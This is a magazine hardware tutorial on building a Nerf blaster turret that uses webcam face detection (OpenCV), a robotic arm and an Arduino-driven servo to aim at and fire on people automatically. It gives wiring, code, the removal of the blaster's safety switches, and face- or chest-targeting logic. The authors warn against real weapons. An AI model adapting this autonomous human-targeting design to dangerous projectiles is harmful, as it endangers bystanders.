
There's something incredibly geeky about Nerf guns. Perhaps it's because they give us a safe way to live out sci-fi fantasies without the risk of actually getting shot by a phaser, or perhaps it's because they're built in such a way that they're easy to take apart and hack.

We've taken one of these geek toys and fitted it out with tracking software and mounted it on a robotic arm. Now it automatically targets any humans that should stray into its range. That should send a message to anyone who tries to break into LV Towers!

The most important part of any such weaponry is the gun. We used a Nerf N-Strike Elite Stryfe Blaster, because this model has a semi-automatic firing system that makes it easier to control electronically, though there are others that could work.

The semi-automatic firing system has two parts. The automatic part consists of two spinning discs that accelerate the foam dart down the barrel. The manual part is a lever assembly that pushes the foam dart forward into these spinning discs.

With the gun picked, we just needed a way of aiming it, and that meant we had to mount it on something that the computer could move. The only real specifications for the mount were that it had two degrees of freedom (so that it could aim both horizontally and vertically), and that it could support the weight of the gun. We used a generic Robotic Arm with PC USB interface from Maplin (www.maplin.co.uk/p/robotic-arm-kit-with-usb-pc-interface-a37jn).



The weapon of mass distraction, ready to strike fear into anyone who trespasses into our geek lair.

To give our killer robot sight, we added a USB webcam. This, when coupled with the OpenCV library and a bit of Python, enables our bot to automatically target people's faces.

As well as the gun, mount and webcam, we needed a few pieces to bring it all together. These were:

- 1 x servo
- 1 x Picoborg motor controller
- 2 x 4AA battery holders
- 4 x 6.3kΩ resistors
- 4 x 200Ω resistors
- 3 x sachets Sugru
- 1 x Arduino Uno R3

1 THE BUILD

There are three basic types of Nerf gun: manual, semi-automatic and fully-automatic. Our semi-automatic gun needed an additional mechanism needed to pull the firing pin forward about two inches. This pushes the dart forwards far enough for the spinning discs to pick it up and fling it forward. Normally this is done by the trigger. However, we took out almost all of the trigger assembly, including a couple of mechanical safeguards that prevented the trigger from firing when there weren't bullets in the chamber. These were all screwed in place, so could be removed easily. We left only the final lever, which was also used to hold the firing pin in place.

Linear actuators are electrically controlled devices for pushing things forwards. However, they're heavy and expensive, so we opted for a simpler method of

tying a string to an arm on a servo and rotating the servo 160 degrees to pull the string forward. The other end of this string is attached to the firing pin. Servos are motors that are geared and have a feedback potentiometer. This means that rather than just rotate them, you can set them to move to a defined position.


The trigger mechanism

The trigger requires a reasonably hard pull to fire and this could be more than what many small servos can provide. We used a Tower Pro MG995 servo, which is fairly powerful and good value (usually around £10). We mounted this on the outside of the Nerf gun using a blob of Sugru (though any strong glue would do), and cut a section out of the side of the gun to allow it to access the firing mechanism.

Raspberry Pi

We initially tried to write this project to run off the GPIO pins of a Raspberry Pi, but for several reasons, it just didn't work. The most demanding part of controlling this hardware is generating the pulses to communicate with the servo. Turning them on and off very quickly in software is possible, but not really viable when there's so much other stuff demanding CPU time. The solution to this is Pulse Width Modulation (PWM), a hardware feature that enables you to control rapid pulses without much CPU intervention. The Pi does support PWM, though it isn't available in the popular **RPi.GPIO** Python module, so we used the RPIO GPIO module instead (<http://pythonhosted.org/RPIO>).

However, when we tried to use a Pi to power the first soldier in our robot army, we found that it became very unstable. We strongly suspect that this is because of the high power requirements of running both the CPU-intensive OpenCV software, the GPIOs, and the PWM. Even with all the USB peripherals on a powered USB hub, we found it unreliable. It may be possible to get around this with some tweaking.



The way around this is to offload all the input and output functions to a powered expansion board. This board needs to support driving a servo and have at least five GPIO pins. In our opinion, the best expansion for this is an Arduino, and we would recommend using the same hardware setup on a Raspberry Pi or similar small computer. The only necessary change is to the scaling factors for the images in the OpenCV detection. This will make it easier for the Pi to process the data. Of course, this does mean that the image recognition would be less capable. The trade-off is between the frame rate of the video (and detection), and the accuracy of the face-tracking.

Since this method of using an Arduino doesn't use any of the GPIOs, it should be possible to run it on almost any Linux-capable board (the OpenCV Python module is quite portable), and something like the Odroid U3 might be a better (though more expensive) option than the Pi. Alternatively, the Udoo computers include an Arduino built in, so they should allow you to run the entire control from a single board.

To avoid damaging either the servo or the gun, we tied the servo to a coiled elastic band, and then tied this coiled elastic band to the trigger mechanism. This provided a small amount of stretch in the event that we should accidentally set the servo to pull beyond

the distance that the firing pin is supposed to move. Before fully assembling the hardware, we got all of the control circuits and software working, because it would be a lot harder to change things once it was all stuck together.

2 CONTROL

To control the gun and get feedback from the arm, we used an Arduino Uno Rev3. The Uno is our microcontroller of choice because of its ease of use and the number of support and code examples that exist for it online.

Arduinos have a programmable processor and loads of input and output pins (the Uno has 14 digital input/output pins and six analogue input pins). The processor is far simpler than the sort of CPU you'd find in a normal computer, so doesn't support anything like a normal operating system. Instead, you write your programs on a normal computer and upload them onto the Arduino.

The Arduino program for this project has to handle two elements: it has to listen to the sensors that we built to detect excessive movement and pass this on to the computer, and it has to take commands from the computer and control the spinning cylinders and the servo accordingly. These requirements mean that we have to shuffle information back and forth between the computer and the Arduino. The easiest way to do this is to send text over a USB serial connection, which is established automatically when you plug the Arduino into a USB port.

The letters R, G, U and D are sent by the Arduino to let the computer know that the arm has moved as far as it can. R and G are for anti-clockwise and clockwise respectively (we used red and green wires). U and D are for the up and down end stops.


To avoid confusion, the commands from the computer to the Arduino are the numbers 1 to 4:

- 1 reset the trigger
- 2 pull the trigger
- 3 stop the spinning
- 4 start the spinning. Using this simple protocol, we could control the hardware as we needed.


We have learned nothing from Skynet

Now let's take a look at how the hardware connects together. Almost all servos have three wires to control them: a positive, a negative and a control. The control wire can be connected directly to a pin on the Arduino. The positive and negative wires need to be connected to a 5–6V voltage source. The Arduino does have a 5V voltage pin, but it can't supply enough current to drive the servo. Instead, we used a 4 AA battery holder. In order for both the control signal and the drive current to be able to flow properly, you also need

The circuit diagram for how the motor and servo are connected to the Arduino.



The rotation end stops are mounted on opposite sides of the base and held in place with Sugru.



to connect the negative output on the battery to the Arduino ground.

Servos hark from the days before microcontrollers became common, and so their control mechanism is a little unusual. The instructions that tell the servo what position to put the arm in are sent as a series of pulses. These pulses can either be very short or quite long, and the length of the pulse denotes the position the arm should be in. Fortunately, you don't need to worry about any of this as there are libraries to control the pulse frequency and duration for just about every hardware platform that supports servos.

The firing mechanism

For the Arduino, that library is called **Servo**, and it comes as standard. You only need to create a servo object that's attached to the correct pin, and then write the value to it that corresponds to the position you want it in. A couple of examples called **knob** and **sweep** detail all the basic usage and come with the Arduino IDE.

Once the servo has pulled the dart forwards, it's picked up by spinning discs that accelerate it. These are powered by a simple DC motor that needs 5 or 6V applied across it. In order to get to the wires that power the motor, we needed to open up the gun. Inside there was a simple circuit that consisted of a trigger switch for the motors, two safety switches, and a cut-off. We removed all this, and were just left with two wires (one red and one black) heading forwards to the disk motors in the front of the gun. These are what we needed to supply power to in order to shoot.

As with the servo, the Arduino can't deliver enough power for them to run, so instead we need to use an Arduino output to switch a larger current. This is when a small current from a controller is used to turn a switch on or off, and this switch connects or disconnects a more powerful source of power (in our case four AA batteries) to the motors. We used a separate set of batteries to the ones driving the servo. In principle, you could try to set up a single power source to drive all of the motors on this project. However, we kept them all separate both to prolong the battery life and to avoid any awkward power-supply related issues.

There are a huge array of motor drivers available, and plenty of them can attach directly to the Arduino


as 'shields' that slot into the headers of the board. Some motor controllers have speed controllers, or direction controllers, or the ability to electronically brake the motor – all features that are often needed, but completely unnecessary for us.

We didn't happen to have an Arduino motor controller in the LV workshop (and this definitely wasn't because someone forgot to order one). We did have a Picoborg motor driver that's designed for the Raspberry Pi. Since all this does is attach the pins from the Raspberry Pi header to Field Effect Transistors (FETs) that are used to drive the motors, we can easily use the board with our Arduino. All we need to do is use a wire to attach one of the Arduino pins to the appropriate place for the Raspberry Pi GPIO pin (in this case pin 4), and similarly connect the ground to the right pin. Once this is connected, the power supply and motor output wires need to be soldered in place, and then turning the pin on or off on the Arduino will turn the motor on and off.

Control the servo

The code to control the trigger servo and the motors is as follows (an extract from the **loop()** function):

```
if (Serial.available()) {
  data_in = Serial.parseInt();
  if (data_in == 1) {
    myservo.write(155);
  }
  if (data_in == 2) {
    myservo.write(25);
  }
  if (data_in == 3) {
    digitalWrite(spinPin, LOW);
  }
}
```



The vertical end stops are combined into a single unit.

```

if (data_in == 4) {
  digitalWrite(spinPin, HIGH);
}
}

```

This simple code enables the Python program to control the gun as it needs.

We won't go into details of how we built the arm because we simply followed the instructions that came with it. However, once it was built, we did have to make some modifications. In its raw state, it had only one-way communication with the computer. That meant that the computer could tell it to move, but it didn't feedback any information about its position. For the general operation of the gun, this wasn't a huge problem; however, it did mean that the computer had no way of knowing if the arm had reached its limit of movement in any one direction.

Protect the mechanism

We built some simple sensors out of wire with a hook bent in the end, and another wire looped around it. As the robot moves, the loop slides up and down the wire. Here the wire is insulated by plastic, so there isn't a connection, but when the loop reaches the hook, there isn't any wire, so the circuit is completed, and this signals the microcontroller.

A couple of resistors (one pull-down and one protection) are needed to make sure that the microcontroller reads the input correctly. See figure 3, below, for the circuit diagram. We built this simple circuit on a breadboard.

These readings are then sent over the serial connection with the following (from the main loop):

```

if(rcount > 0) { rcount--; }
if(gcount > 0) { gcount--; }
if(ucount > 0) { ucount--; }
if(dcount > 0) { dcount--; }

if(digitalRead(rPin) == HIGH && rcount == 0) {
  Serial.write("r\n");
  Serial.write("r\n");
}

```

Safety

We know someone will ask this, so yes, this same method would work with a BB gun, paintball gun, pistol, assault rifle or rocket launcher, but please, PLEASE, don't do it. This machine doesn't think before it pulls the trigger, it simply reacts to an image recognition that's prone to misclassification. The consequences of a poorly aimed, poorly timed foam dart are quite small. The same cannot be said of BBs and paintballs (and surely we don't need to spell out why it's a bad idea to attach a lethal weapon to a computer – just watch Terminator!).

The foam darts fired by Nerf guns are fairly safe, and should be safe for most children old enough to assemble such a project (Hasbro, the maker of Nerf guns, says they're safe for ages 8 and up). That said, it's still a good idea to wear eye protection, especially while testing.

```

rcount = 20000;
}

if(digitalRead(gPin) == HIGH && gcount == 0) {
  Serial.write("g\n");
  Serial.write("g\n");
  gcount = 20000;
}

if(digitalRead(uPin) == HIGH && ucount == 0) {
  Serial.write("u\n");
  Serial.write("u\n");
  ucount = 20000;
}

if(digitalRead(dPin) == HIGH && dcount == 0) {
  Serial.write("d\n");
  Serial.write("d\n");
  dcount = 20000;
}

```

This works in a slightly unusual way. It writes the value to the serial line twice to make sure that it is sent properly, because there isn't much error checking on a serial connection.





Figure 3. The two sets of resistors make sure that the pin reads correctly when the circuit is open and closed.

The fully assembled weapon primed and ready to fire. It needs long wires to allow it to move freely, but this can lead to it looking a bit like a bird's nest.



It also uses a loop counter to stop it sending the message too frequently. This loop will run much quicker than the loop in the control program that reads the data line. By using these counters, which limit the message to once every 20,000 loop cycles, we ensure that we won't clog up the main program with thousands of duplicate messages, but that we'll still keep sending it frequently enough to make sure that everything runs smoothly.

The arm is controlled via the USB port, so unlike the rest of the hardware, we can send instructions to it directly from our main Python program and not have

to use the Arduino. There isn't a Linux driver for the device we used, but the folks at www.MagPi.com have decoded the USB instructions needed to move the arm, and so we programmed it by sending the necessary commands via the PyUSB module. We'll only cover the commands we need, but for more information, see the article at www.themagpi.com/issue/issue-3/article/skutter-write-a-program-for-usb-device/.

First you need to download PyUSB, the module we'll use to send commands to the arm (<http://sourceforge.net/projects/pyusb>). Unzip this and move into the directory it created and install it with:

```
sudo python setup.py install
```

The arm can then be controlled with code such as:

```
import usb.core, usb.util, time
```

```
RoboArm = usb.core.find(idVendor=0x1267, idProduct=0x0000)
```

```
RoboArm.ctrl_transfer(0x40,6,0x100,0, [16,0,0], 1000)
```

The `ctrl_transfer()` call sends the instruction to the arm. The numbers in the square brackets specify the exact movement, as you'll see in the final code.

If you're using a different mount or arm, you may need to control it via the Arduino. This should be fairly easy to do by extending the serial commands to include extra ones to move the arm.

3 TRACKING

We've now covered everything we need to control the hardware, so we need to create the software that will actually target people who happen to pass by.

Our control software will run in a loop that goes as follows:

- 1 Check for serial communication from the Arduino
- 2 Grab a new frame and look for a face
- 3 If there's a face in the frame: make sure the disc motor is on. Otherwise, turn the motor off
- 4 Calculate how far the face is from the centre of the frame
- 5 Turn the gun towards the face!
- 6 If the face is in the centre of the frame: shoot.
- 7 Repeat

This runs over and over again until the user stops it. Here's the first part (which reads the serial connection):

```
while (ser.inWaiting() > 0):
    serdata = ser.readline()
    if serdata == "r\n":
        stop_r = True
        RoboArm.ctrl_transfer(0x40,6,0x100,0, [0,0,0], 1000)

    if serdata == "g\n":
        stop_g = True
        RoboArm.ctrl_transfer(0x40,6,0x100,0, [0,0,0], 1000)

    if serdata == "u\n":
        stop_u = True
        RoboArm.ctrl_transfer(0x40,6,0x100,0, [0,0,0], 1000)

    if serdata == "d\n":
```

```
stop_d = True
```

```
RoboArm.ctrl_transfer(0x40,6,0x100,0, [0,0,0], 1000)
```

As the Arduino sends out commands, this reads them in using the Python serial module (see the full code, which you can grab from www.linuxvoice.com/wp-content/uploads/code/lv06-gun.tar.gz for how to initialise this). The `if` statements here match exactly with ones in the Arduino code.

If any of these pieces of data are found, the software sends the arm an instruction to stop moving. It also sets a variable to tell the software not to continue moving in that direction. The variables are used at the end of the loop to make sure that the arm doesn't continue to move even if it's trying to aim in that direction in the following code (from later in the main loop):

```
if correction_x < -100 and stop_r == False and drawn == True:
    stop_g = False
    RoboArm.ctrl_transfer(0x40,6,0x100,0, [0,1,0], 100)

if correction_x > 100 and stop_g == False and drawn == True:
    stop_r = False
    RoboArm.ctrl_transfer(0x40,6,0x100,0, [0,2,0], 100)

if correction_y < -100 and stop_u == False and drawn == True:
    stop_d = False
    RoboArm.ctrl_transfer(0x40,6,0x100,0, [16,0,0], 100)

if correction_y > 100 and stop_d == False and drawn == True:
    stop_u = False
    RoboArm.ctrl_transfer(0x40,6,0x100,0, [32,0,0], 100)
```

These **if** statements means that when the arm moves in one direction, it resets the stop value for the opposite direction.

The variables **correction_x** and **correction_y** hold the distance between the face and the centre of the image. As you can see, this isn't a precision machine, so anywhere with a hundred pixels is close enough. There are a couple of reasons for this. The assembly isn't particularly stiff (so it's prone to wobbling slightly) and the movements of the arm aren't very fine. 100 pixels is an arbitrary amount, so you could increase or decrease it should you build such a weapon, but we found it was accurate enough to hit a person most of the time, and loose enough that it stopped the gun constantly over-correcting. When we used smaller units, the arm became prone to getting stuck in a loop as it moved from too-far one side to too-far the other.

Facial recognition

Facial recognition is quite a complex area that requires specialist algorithms and lots of training images to teach the computer what a face looks like. Fortunately, all the hard work has been done and packaged into OpenCV. This is a cross-platform library that can be used with many popular languages. In Python, the **cv2** module provides us with the facilities we need. Most distros have this in their package manager. For example, on Debian-based distros, you can install it with:

```
sudo apt-get install python-opencv
```


If it's not in your distro's repositories, you'll have to install it via the instructions at http://docs.opencv.org/doc/tutorials/introduction/linux_install/linux_install.html.

Once it's installed, you should be able to import **cv2**. This module enables you to use an image recognition method known as Haar cascade to detect items in an image using the Cascade Classifier object.

The exact details of how **cv2** identifies faces is quite complex, so we won't deal with it here. Instead, we'll just look at how you can use it in this software.

CascadeClassifier is a type of object that's included in the **cv2** module. In order to create one, you need a Haar cascade data file. These are XML files that include all the data the classifier needs to find a particular type of object. Each different object to be recognised needs a different Haar cascade.

Your OpenCV installation should have included some useful Haar cascades such as hands, eyes and



The inside of gun with the string tied to the trigger assembly. This is all that was left after we removed superfluous parts of the mechanism.

smiles. We'll use one for detecting faces called **haarcascade_frontalface_default.xml**. If you can't find it in your installation, you can download it from <https://github.com/Itseez/opencv/tree/master/data/haarcascades>.

Before we get to the main loop, we need to create the cascade with:

```
import cv2
face_data = cv2.CascadeClassifier('/home/ben/haarcascade_
frontalface_default.xml')
The code inside the loop is:
return_val, frame = capture.read()
gray_frame = cv2.cvtColor(frame, cv2.COLOR_RGB2GRAY)
small_gray_frame = cv2.resize(gray_frame, (0,0), fx=factor_
down, fy=factor_down)
faces = face_data.detectMultiScale(small_gray_frame, 1.5,5)
drawn=False
for (face_x, face_y, face_width, face_height) in faces:
    cv2.rectangle(frame, (face_x*factor_up, face_y*factor_up),
        (face_x*factor_up + face_width*factor_up,
        face_y*factor_up+face_height*factor_up),
        (255,0,0),2)
    if not drawn:
        face_middle_x = factor_up * (face_x + (face_width / 2))
```


Taking things further

There are plenty of things you could do to make this project better. So far, we've only used one of the standard Haar cascade data files. However, you can create these yourself to recognise specific objects. There are details of how to do this at http://docs.opencv.org/doc/user_guide/ug_traincascade.html.

With a bit of practise, you could get it to not shoot at you, or recognise people wearing specific sports-team's shirts.

If you're feeling adventurous, you could even have a go at robotic clay-pidgeon shooting (although it would probably be best to use something a little slower, such as balloons).

This sort of face-tracking doesn't have to be used for evil though. You could use exactly the same hardware (minus the gun) to allow you to have a video chat while wandering about the room, or to video a lecturer who walks about on stage, or even for a more advanced wildlife camera.



The outside of the gun showing the servo and the cutaway that allows it to pull the firing pin forwards.

```

face_middle_y = factor_up * (face_y + (face_height / 2))
drawn = True

correction_x = (real_width/2) - face_middle_x
correction_y = (real_height/2) - face_middle_y
    
```

The higher the resolution on an image, the more accurate the object detection will be. However, it will also take more time to process. The best trade-off will vary depending on your computer, so we've created two variables (**factor_up** and **factor_down**) that can be used to resize the image before and after

processing so that a nice large image can be displayed, but only a smaller one processed. The values of these are set at the start of the program. We found

“The software will try to target the middle of the camera, not what the gun is pointing at.”

that 3 and 0.33 worked well for a moderately powerful computer, but you may wish to vary this depending on what you're running on. It also converts it from colour to greyscale for the same reasons.

The **detectMultiScale()** method is then used to pick out all the faces in the image. The **for** loop then draws a blue box around every detected face, but only one face (the first one) is targeted at any one time. This is then used to calculate the values of **correction_x** and **correction_y** that we used earlier.

Guns before butter

You may notice that this will aim right in the middle of the face. That's a little unfriendly, and not completely safe. Although the darts are soft, so are eyes. A couple of things make this a bit safer. Firstly, the software will try to target the middle of the camera, not what the gun is pointing at. We angled our camera up slightly which meant that the gun was pointing below the face when the face was in the centre of the image. Secondly, we wore eye protection (sunglasses) when getting everything set up, and ideally all the time when the gun is on. Remember that your computer doesn't feel guilt or compassion, so will shoot you straight in your eye and not feel a drop of remorse.

It is possible to calculate the values of **correction_x** and **correction_y** in different ways. For example, you could change them to target a half head's distance below the head (upper-chest) by changing the calculation to:

```
correction_y = (real_height/2) - face_middle_y - face_height
```


However, this can cause problems in close-quarters combat, because the head takes up a large proportion of the image. By moving the camera upwards, it may push the face off-camera and therefore not recognise it and fail to shoot.

The final part of the control is the part that handles the shooting. This is actually the most complex part of the code because it has to handle a few timing problems. The disc motors need to have time to spin up to speed before firing, but we don't want them to spin permanently because they will just deplete the batteries. Therefore, we turn them on as soon as we detect a face, but have to wait a little while before shooting.



We want to turn the motors off when the face leaves the image, but not immediately because the face might still be there, just not recognisable for a few frames, and we always want to be primed and ready to fire.

The firing sequence goes: if the face is in the middle of the frame and the trigger is reset and the motors are running, then send the Arduino the message to move the servo, then wait until you're sure the servo has moved, then reset the servo.

We can't use the normal sleep functions for all the waiting, because we still want the software to keep running through the loop and targeting. Instead, we're going to use counters that make sure at least a certain number of iterations of the loop are run each



The Picoborg motor controller is designed to go on a Raspberry Pi, but we can co-opt it for use with the Arduino.



time. The code that controls this is:

```

if drawn == True:
#continue to send the message periodically in case there's an
error in transmission
if spin_count%20 == 0:
    ser.write('4\n')
if spin_count < 20000:
    spin_count = spin_count + 1
else:
    spin_count = 20
if drawn == False:
    not_spin_count = not_spin_count + 1
if not_spin_count > 30 and triggered == False:
    spin_count = 0
    ser.write('3\n')
    not_spin_count = 0
if triggered_count > 30 and triggered == True and resetting ==
False:
    ser.write('1\n')
    reset_count = 0
    resetting = True
if reset_count > 30 and triggered == True and resetting ==
True:
    triggered = False
    resetting = False
if reset_count < 31:
    reset_count = reset_count + 1
if triggered_count < 31:

```

Warranty

If you're following this tutorial, you're doing stuff with hardware that it wasn't designed to do. There's no point in taking a dismantled and sawn Nerf gun back to the shop you bought it from if it breaks. They'll laugh you out of the store.

We've built an automatic robot-controlled gun, and it worked for us, but we can't guarantee it'll always work. You might have received a Nerf gun from a different batch (and they don't have published tolerances), or a servo with a bit more power. We don't think you're likely to end up with a smoking heap if you follow the tutorial, but we can't say for sure that you won't. Such is the nature of hardware hacking.

